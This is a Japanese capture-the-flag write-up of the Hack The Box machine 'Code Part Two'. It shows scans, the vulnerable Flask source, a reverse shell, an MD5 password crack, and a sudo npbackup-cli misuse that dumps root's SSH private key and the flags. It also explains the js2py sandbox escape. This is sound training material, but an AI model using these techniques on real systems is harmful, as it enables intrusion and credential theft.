FEAT:🚩 HTB「Code Part Two」Easy
Machine Info
- Name: Code Part Two
- Difficulty: Easy
- architecture: Linux
Tools
- nmap
- feroxbuster
- sqlite3
- CrackStation
Tech Stack
- Gunicorn v20.0.4
- Flask v3.0.3
- SQLite
- js2py v0.74
Reconnaissance
8000 番で Gunicorn でのhttp-serverが動作しています.
1
2
3
4
5
6
7
8
9
10
11
12
13
$ nmap 10.129.223.112 -p- -sV --min-rate 1000 -oN tcp_scan_all

# Nmap 7.98 scan initiated Thu Feb 12 22:31:23 2026 as: nmap -p- -sV --min-rate 1000 -oN tcp_scan_all 10.129.223.112
Nmap scan report for 10.129.223.112
Host is up (0.14s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
8000/tcp open  http    Gunicorn 20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Feb 12 22:32:39 2026 -- 1 IP address (1 host up) scanned in 76.04 seconds
Initial Enumeration

8000 番にアクセスすると開発者が簡単に Javascript アプリケーションを開発するためのOSSが動作しています.また,/login /register に加えて,OSS自体のソースコードも配布されています.unzip して中身を確認します.
Directory Enum
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
$ feroxbuster -u http://codeparttwo.htb:8000 -w /usr/share/seclists/Discovery/Web-Content/common.txt -C 404,403,401
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://codeparttwo.htb:8000/
 🚩  In-Scope Url          │ codeparttwo.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/common.txt
 💢  Status Code Filters   │ [404, 403, 401]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        5l       31w      207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       98l      247w     3309c http://codeparttwo.htb:8000/static/js/script.js
200      GET       48l      284w    17415c http://codeparttwo.htb:8000/download
200      GET       20l       46w      667c http://codeparttwo.htb:8000/login
200      GET      210l      571w     4808c http://codeparttwo.htb:8000/static/css/styles.css
200      GET       20l       44w      651c http://codeparttwo.htb:8000/register
200      GET       47l      202w     2212c http://codeparttwo.htb:8000/
302      GET        5l       22w      199c http://codeparttwo.htb:8000/dashboard => http://codeparttwo.htb:8000/login
302      GET        5l       22w      189c http://codeparttwo.htb:8000/logout => http://codeparttwo.htb:8000/
[####################] - 28s     4760/4760    0s      found:8       errors:0
[####################] - 27s     4752/4752    173/s   http://codeparttwo.htb:8000/
Directory Tree
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
[4.0K]  ./
├── [4.0K]  instance/
│   └── [ 16K]  users.db
├── [4.0K]  static/
│   ├── [4.0K]  css/
│   │   └── [3.9K]  styles.css
│   └── [4.0K]  js/
│       └── [3.2K]  script.js
├── [4.0K]  templates/
│   ├── [1.1K]  base.html
│   ├── [2.0K]  dashboard.html
│   ├── [2.5K]  index.html
│   ├── [ 728]  login.html
│   ├── [ 696]  register.html
│   └── [4.4K]  reviews.html
├── [3.6K]  app.py
└── [  49]  requirements.txt

6 directories, 11 files
app/instance/users.db を確認します.code_snippet と user テーブルが存在することがわかりました.
1
2
3
4
5
6
7
8
$ sqlite3 instance/users.db

SQLite version 3.51.2 2026-01-09 17:27:48
Enter ".help" for usage hints.
sqlite> .tables
code_snippet  user
sqlite> SELECT * FROM user;
sqlite> SELECT * FROM code_snippet;
このソフトウェアには,flask v3.0.3 が使用されています.また,js2py v0.74 によって,ブラウザから送られた JS を Python にトランスパイルし,Pythonプロセスで実行しています. js2py (<= 0.74) には,CVE-2024-28397 と呼ばれる RCE 脆弱性が存在します.
pyload-ng js2py - Remote Code Execution (CVE-2024-28397) - Vulnerability & Exploit Database
コードを見ると以下の問題がわかりました.
/registerでの脆弱なmd5ハッシュの利用/run_codeにおいて 渡された JS を直接js2py.eval_js()に流し込んでいる.これにより,悪意のある JS を実行することが可能になり,Pythonプロセスを通じて RCE される可能性.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
from flask import Flask, render_template, request, redirect, url_for, session, jsonify, send_from_directory
from flask_sqlalchemy import SQLAlchemy
import hashlib
import js2py
import os
import json

js2py.disable_pyimport()
app = Flask(__name__)
app.secret_key = 'S3cr3tK3yC0d3PartTw0'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
db = SQLAlchemy(app)

class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(80), unique=True, nullable=False)
    password_hash = db.Column(db.String(128), nullable=False)

class CodeSnippet(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    user_id = db.Column(db.Integer, db.ForeignKey('user.id'), nullable=False)
    code = db.Column(db.Text, nullable=False)

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/dashboard')
def dashboard():
    if 'user_id' in session:
        user_codes = CodeSnippet.query.filter_by(user_id=session['user_id']).all()
        return render_template('dashboard.html', codes=user_codes)
    return redirect(url_for('login'))

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']
        # 脆弱な md5-hash の利用
        password_hash = hashlib.md5(password.encode()).hexdigest()
        new_user = User(username=username, password_hash=password_hash)
        db.session.add(new_user)
        db.session.commit()
        return redirect(url_for('login'))
    return render_template('register.html')

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']
        password_hash = hashlib.md5(password.encode()).hexdigest()
        user = User.query.filter_by(username=username, password_hash=password_hash).first()
        if user:
            session['user_id'] = user.id
            session['username'] = username;
            return redirect(url_for('dashboard'))
        return "Invalid credentials"
    return render_template('login.html')

@app.route('/logout')
def logout():
    session.pop('user_id', None)
    return redirect(url_for('index'))

@app.route('/save_code', methods=['POST'])
def save_code():
    if 'user_id' in session:
        code = request.json.get('code')
        new_code = CodeSnippet(user_id=session['user_id'], code=code)
        db.session.add(new_code)
        db.session.commit()
        return jsonify({"message": "Code saved successfully"})
    return jsonify({"error": "User not logged in"}), 401

@app.route('/download')
def download():
    return send_from_directory(directory='/home/app/app/static/', path='app.zip', as_attachment=True)

@app.route('/delete_code/<int:code_id>', methods=['POST'])
def delete_code(code_id):
    if 'user_id' in session:
        code = CodeSnippet.query.get(code_id)
        if code and code.user_id == session['user_id']:
            db.session.delete(code)
            db.session.commit()
            return jsonify({"message": "Code deleted successfully"})
        return jsonify({"error": "Code not found"}), 404
    return jsonify({"error": "User not logged in"}), 401

@app.route('/run_code', methods=['POST'])
def run_code():
    try:
        code = request.json.get('code')
        # ソースコードのチェック無し
        result = js2py.eval_js(code)
        return jsonify({'result': result})
    except Exception as e:
        return jsonify({'error': str(e)})

if __name__ == '__main__':
    with app.app_context():
        db.create_all()
    app.run(host='0.0.0.0', debug=True)
Exploitation
リバースシェルが確立されシステムに侵入できたため,まずはmarcoユーザへ権限昇格を行います. すでに,md5 であることはわかっているため,Crack Station でクラックすると,marco : sweetangelbabylove であることが判明しました.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
$ penelope -p 9001
[+] Listening for reverse shells on 0.0.0.0:9001 →  127.0.0.1 • 192.168.226.135 • 10.10.14.33
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from codeparttwo~10.129.223.194-Linux-x86_64 😍️ Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1] • Shell Type PTY • Menu key F12 ⇐

app@codeparttwo:~/app$ ls
app.py  instance  __pycache__  requirements.txt  static  templates

app@codeparttwo:~$ cd instance/

app@codeparttwo:~/app/instance$ sqlite3 users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> SELECT * FROM user;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
3|1|c4ca4238a0b923820dcc509a6f75849b
sqlite>

app@codeparttwo:~/app/instance$ cd ~

app@codeparttwo:~$ su marco

marco@codeparttwo:/home/app$ cd ~

marco@codeparttwo:~$ ls
backups  npbackup.conf  user.txt

marco@codeparttwo:~$ cat user.txt
d797714be278ed80c79daa4fca05ec77
Post-Exploitation Discovery
/usr/local/bin/npbackup-cli が NOPASSWD で実行できることがわかりました. –help を見てみると,設定ファイルの読み込み機能があり,また marco ユーザのホームディレクトリには 読み込みと書き込みが可能な npbackup.conf も存在します.これを介して特権昇格を試します.
バックアップ対象を /root に変更します.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli


marco@codeparttwo:~$ /usr/local/bin/npbackup-cli --help
#...
  -c CONFIG_FILE, --config-file CONFIG_FILE
                        Path to alternative configuration file (defaults to current dir/npbackup.conf)
#...

marco@codeparttwo:~$ ls -l
total 12
drwx------ 7 root root  4096 Apr  6  2025 backups
-rw-rw-r-- 1 root root  2893 Jun 18  2025 npbackup.conf
-rw-r----- 1 root marco   33 Feb 13 11:17 user.txt

marco@codeparttwo:~$ cat npbackup.conf
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri:
      __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
    repo_group: default_group
    backup_opts:
      paths:
      - /home/app/app/ # -> /root に変更
      source_type: folder_list
      exclude_files_larger_than: 0.0
    repo_opts:
      repo_password:
        __NPBACKUP__v2zdDN21b0c7TSeUZlwezkPj3n8wlR9Cu1IJSMrSctoxNzQzOTEwMDcxLjM5NjcyNQ8PDw8PDw8PDw8PDw8PD0z8n8DrGuJ3ZVWJwhBl0GHtbaQ8lL3fB0M=__NPBACKUP__
      retention_policy: {}
      prune_max_unused: 0
    prometheus: {}
    env: {}
    is_protected: false
groups:
  default_group:
    backup_opts:
      paths: []
      source_type:
      stdin_from_command:
      stdin_filename:
      tags: []
      compression: auto
      use_fs_snapshot: true
      ignore_cloud_files: true
      one_file_system: false
      priority: low
      exclude_caches: true
      excludes_case_ignore: false
      exclude_files:
      - excludes/generic_excluded_extensions
      - excludes/generic_excludes
      - excludes/windows_excludes
      - excludes/linux_excludes
      exclude_patterns: []
      exclude_files_larger_than:
      additional_parameters:
      additional_backup_only_parameters:
      minimum_backup_size_error: 10 MiB
      pre_exec_commands: []
      pre_exec_per_command_timeout: 3600
      pre_exec_failure_is_fatal: false
      post_exec_commands: []
      post_exec_per_command_timeout: 3600
      post_exec_failure_is_fatal: false
      post_exec_execute_even_on_backup_error: true
      post_backup_housekeeping_percent_chance: 0
      post_backup_housekeeping_interval: 0
    repo_opts:
      repo_password:
      repo_password_command:
      minimum_backup_age: 1440
      upload_speed: 800 Mib
      download_speed: 0 Mib
      backend_connections: 0
      retention_policy:
        last: 3
        hourly: 72
        daily: 30
        weekly: 4
        monthly: 12
        yearly: 3
        tags: []
        keep_within: true
        group_by_host: true
        group_by_tags: true
        group_by_paths: false
        ntp_server:
      prune_max_unused: 0 B
      prune_max_repack_size:
    prometheus:
      backup_job: ${MACHINE_ID}
      group: ${MACHINE_GROUP}
    env:
      env_variables: {}
      encrypted_env_variables: {}
    is_protected: false
identity:
  machine_id: ${HOSTNAME}__blw0
  machine_group:
global_prometheus:
  metrics: false
  instance: ${MACHINE_ID}
  destination:
  http_username:
  http_password:
  additional_labels: {}
  no_cert_verify: false
global_options:
  auto_upgrade: false
  auto_upgrade_percent_chance: 5
  auto_upgrade_interval: 15
  auto_upgrade_server_url:
  auto_upgrade_server_username:
  auto_upgrade_server_password:
  auto_upgrade_host_identity: ${MACHINE_ID}
  auto_upgrade_group: ${MACHINE_GROUP}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
marco@codeparttwo:~$ cp npbackup.conf /tmp/npbackup.conf

marco@codeparttwo:~$ cd /tmp

marco@codeparttwo:/tmp$ ls
npbackup.conf                                                                   systemd-private-ae306ee1beea4ce3b69ad91550e8dd3b-systemd-resolved.service-EQ8gZf
systemd-private-ae306ee1beea4ce3b69ad91550e8dd3b-ModemManager.service-Oj1BIf    systemd-private-ae306ee1beea4ce3b69ad91550e8dd3b-systemd-timesyncd.service-3R1yQi
systemd-private-ae306ee1beea4ce3b69ad91550e8dd3b-systemd-logind.service-TOdkOi

marco@codeparttwo:/tmp$ sudo /usr/local/bin/npbackup-cli -c npbackup.conf -b -f
2026-02-13 13:44:42,793 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2026-02-13 13:44:42,812 :: INFO :: Loaded config E1057128 in /tmp/npbackup.conf
2026-02-13 13:44:42,819 :: INFO :: Running backup of ['/root'] to repo default
2026-02-13 13:44:43,807 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excluded_extensions
2026-02-13 13:44:43,808 :: ERROR :: Exclude file 'excludes/generic_excluded_extensions' not found
2026-02-13 13:44:43,808 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excludes
2026-02-13 13:44:43,808 :: ERROR :: Exclude file 'excludes/generic_excludes' not found
2026-02-13 13:44:43,808 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/windows_excludes
2026-02-13 13:44:43,808 :: ERROR :: Exclude file 'excludes/windows_excludes' not found
2026-02-13 13:44:43,808 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/linux_excludes
2026-02-13 13:44:43,808 :: ERROR :: Exclude file 'excludes/linux_excludes' not found
2026-02-13 13:44:43,808 :: WARNING :: Parameter --use-fs-snapshot was given, which is only compatible with Windows
no parent snapshot found, will read all files

Files:          15 new,     0 changed,     0 unmodified
Dirs:            8 new,     0 changed,     0 unmodified
Added to the repository: 190.612 KiB (39.886 KiB stored)

processed 15 files, 197.660 KiB in 0:00
snapshot 4b29d084 saved
2026-02-13 13:44:44,629 :: INFO :: Backend finished with success
2026-02-13 13:44:44,631 :: INFO :: Processed 197.7 KiB of data
2026-02-13 13:44:44,631 :: ERROR :: Backup is smaller than configured minmium backup size
2026-02-13 13:44:44,631 :: ERROR :: Operation finished with failure
2026-02-13 13:44:44,631 :: INFO :: Runner took 1.812789 seconds for backup
2026-02-13 13:44:44,631 :: INFO :: Operation finished
2026-02-13 13:44:44,636 :: INFO :: ExecTime = 0:00:01.844985, finished, state is: errors.

marco@codeparttwo:/tmp$ sudo /usr/local/bin/npbackup-cli -c npbackup.conf --ls
2026-02-13 13:50:19,001 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2026-02-13 13:50:19,020 :: INFO :: Loaded config E1057128 in /tmp/npbackup.conf
2026-02-13 13:50:19,027 :: INFO :: Showing content of snapshot latest in repo default
2026-02-13 13:50:20,602 :: INFO :: Successfully listed snapshot latest content:
snapshot 1e24cf2a of [/root] at 2026-02-13 13:50:09.395708051 +0000 UTC by root@codeparttwo filtered by []:
/root
/root/.bash_history
/root/.bashrc
/root/.cache
/root/.cache/motd.legal-displayed
/root/.local
/root/.local/share
/root/.local/share/nano
/root/.local/share/nano/search_history
/root/.mysql_history
/root/.profile
/root/.python_history
/root/.sqlite_history
/root/.ssh
/root/.ssh/authorized_keys
/root/.ssh/id_rsa
/root/.vim
/root/.vim/.netrwhist
/root/root.txt
/root/scripts
/root/scripts/backup.tar.gz
/root/scripts/cleanup.sh
/root/scripts/cleanup_conf.sh
/root/scripts/cleanup_db.sh
/root/scripts/cleanup_marco.sh
/root/scripts/npbackup.conf
/root/scripts/users.db

2026-02-13 13:50:20,602 :: INFO :: Runner took 1.575379 seconds for ls
2026-02-13 13:50:20,602 :: INFO :: Operation finished
2026-02-13 13:50:20,608 :: INFO :: ExecTime = 0:00:01.608829, finished, state is: success.

marco@codeparttwo:/tmp$ sudo /usr/local/bin/npbackup-cli -c npbackup.conf --dump /root/root.txt
b4ef2a143c7d65ce6527364b7953153c

marco@codeparttwo:/tmp$ sudo /usr/local/bin/npbackup-cli -c npbackup.conf --dump /root/.ssh/id_rsa
1
2
3
4
5
6
7
8
9
10
11
$ chmod 600 id_rsa

$ sed -i -e '$a\' id_rsa

$ ssh -i ./id_rsa root@10.129.223.194

root@codeparttwo:~# whoami
root
root@codeparttwo:~# id
uid=0(root) gid=0(root) groups=0(root)
root@codeparttwo:~#
Flags
- User:
d797714be278ed80c79daa4fca05ec77 - Root:
b4ef2a143c7d65ce6527364b7953153c
References
エクスプロイトコードの解読 (Dunder(Double underscore))
js2py.eval_js() は,JavaScriptをPythonコードに変換して実行するが,この際にJavaScript 側から Python の内部属性 (Dunderメソッド) へのアクセスを許します.
以下の手順で脱獄:
- 起点:
{}(空のJSオブジェクト) からスタート. - 型への到達:
__class__を使い,JSオブジェクトを管理しているPythonのクラスオブジェクトを取得します. - 基底クラスへ:
__base__を辿り,Pythonのすべての親であるobjectクラスに到達します. - クラスの列挙:
__subclasses__()を実行し,現在メモリ上にロードされているすべてのクラスをリストアップします. - 武器の特定: リストの中から
subprocess.Popen(OSコマンドを実行するクラス) を検索して見つけ出します. - 実行: 見つけた
Popenを直接呼び出し,whoamiやcalcなどの任意コマンドを実行します.